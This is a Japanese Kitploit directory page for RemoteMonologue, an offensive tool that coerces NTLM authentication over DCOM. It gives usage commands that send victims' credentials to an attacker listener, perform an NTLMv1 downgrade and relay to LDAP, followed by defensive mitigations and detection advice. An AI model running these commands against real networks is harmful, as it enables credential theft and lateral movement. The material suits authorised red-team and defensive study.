

Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
RemoteMonologue — NTLM認証強制のためのDCOMの武器化 | Kitploit
ツール/GitHubGitHub/3lp4tr0n/remotemonologue
偵察パスワード攻撃エクスプロイト横移動ポストエクスプロイトペネトレーションテスト認証レッドチーミング敵対的攻撃
GitHub3lp4tr0n/remotemonologue

RemoteMonologue

NTLM認証強制のためのDCOMの武器化

21542391年前Kitploit レビュー済み
共有
リポジトリを見る

RemoteMonologue

RemoteMonologue は、Interactive User RunAs キーを悪用し、DCOM を介して NTLM 認証を強制することで、リモートでのユーザー侵害を可能にする Windows クレデンシャル収集テクニックです。

詳細については、X-Force Red の RemoteMonologue: Weaponizing DCOM for NTLM Authentication Coercions をお読みください。

機能

🔹 DCOM を介した認証強制 (-dcom)

  • 4つのDCOMオブジェクト (ServerDataCollectorSet, FileSystemImage, MSTSWebProxy, UpdateSession) を対象に、指定したリスナー (-auth-to) に対するNTLM認証をトリガーします。

🔹 クレデンシャルスプレー攻撃 (-spray)

  • 複数のシステムに対してクレデンシャルを検証し、同時にユーザークレデンシャルを取得します。

🔹 NetNTLMv1 ダウングレード攻撃 (-downgrade)

  • 対象に NTLMv1 の使用を強制し、クレデンシャルのクラッキングとリレーを容易にします。

🔹 WebClient サービスの悪用 (-webclient)

  • WebClient サービスを有効にして、HTTPベースの認証強制を容易にします。

🔹 ユーザー列挙 (-query)

  • 対象システム上でアクティブなセッションを持つユーザーを特定します。

注: 対象システムに対するローカル管理者権限が必要です。

セットアップ

pip install impacket

使用例

以下は、Responder をリスナーとして使用し、NetNTLMv1 ダウングレード攻撃を実行する RemoteMonologue の例です。デフォルトでは、DCOMオプションが指定されない場合、ツールは ServerDataCollectorSet DCOMオブジェクトを使用します。

RemoteMonologue.py domain/user:password@target -auth-to [listener IP] -downgrade

image


以下は別の例です。今回は、FileSystemImage DCOMオブジェクトを使用して攻撃を実行し、WebClient サービスを有効にして HTTP 認証を取得し、その認証を ntlmrelayx を使用して LDAP にリレーします。

RemoteMonologue.py domain/user:password@target -auth-to [listener NETBIOS@PORT] -webclient -dcom FileSystemImage
image

防御に関する考慮事項

これらの手法から保護し検出するために、実装可能ないくつかの予防策および検出策があります。

予防策:

  1. LDAP署名とチャネルバインディングを有効にする: ドメインコントローラーでLDAP署名の強制とチャネルバインディングを構成して、LDAPエンドポイントをリレー攻撃から保護します。注: これらの設定はWindows Server 2025以降、デフォルトで適用されます。

  2. 最新のWindowsバージョンにアップグレードする: サーバーをWindows Server 2025に、ワークステーションをWindows 11 バージョン24H2にアップグレードして、NetNTLMダウングレード攻撃を緩和します。これらのバージョンではNTLMv1が削除されているためです。

  3. SMB署名を強制する: WindowsサーバーでSMB署名を有効にして強制し、SMBリレー攻撃を防ぎます。

  4. 強力なパスワードポリシーを実装する: 強力なパスワード要件を強制して、パスワードクラッキング攻撃をより困難にします。

検出の機会:

  1. DCOMオブジェクトへのリモートアクセスを監視する: 影響を受けるDCOMオブジェクトとその特定のプロパティおよびメソッドへのアクセスを追跡し、異常な活動を特定します。

  2. レジストリの変更を監視する: RunAs および LmCompatibilityLevel レジストリキーへの変更を監視します。

  3. WebClientサービスの活動を追跡する: WebClientサービスがリモートで有効にされる事例を監視します。これはHTTPベースのNTLM認証を容易にするために使用されるためです。

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    441
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    264

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →






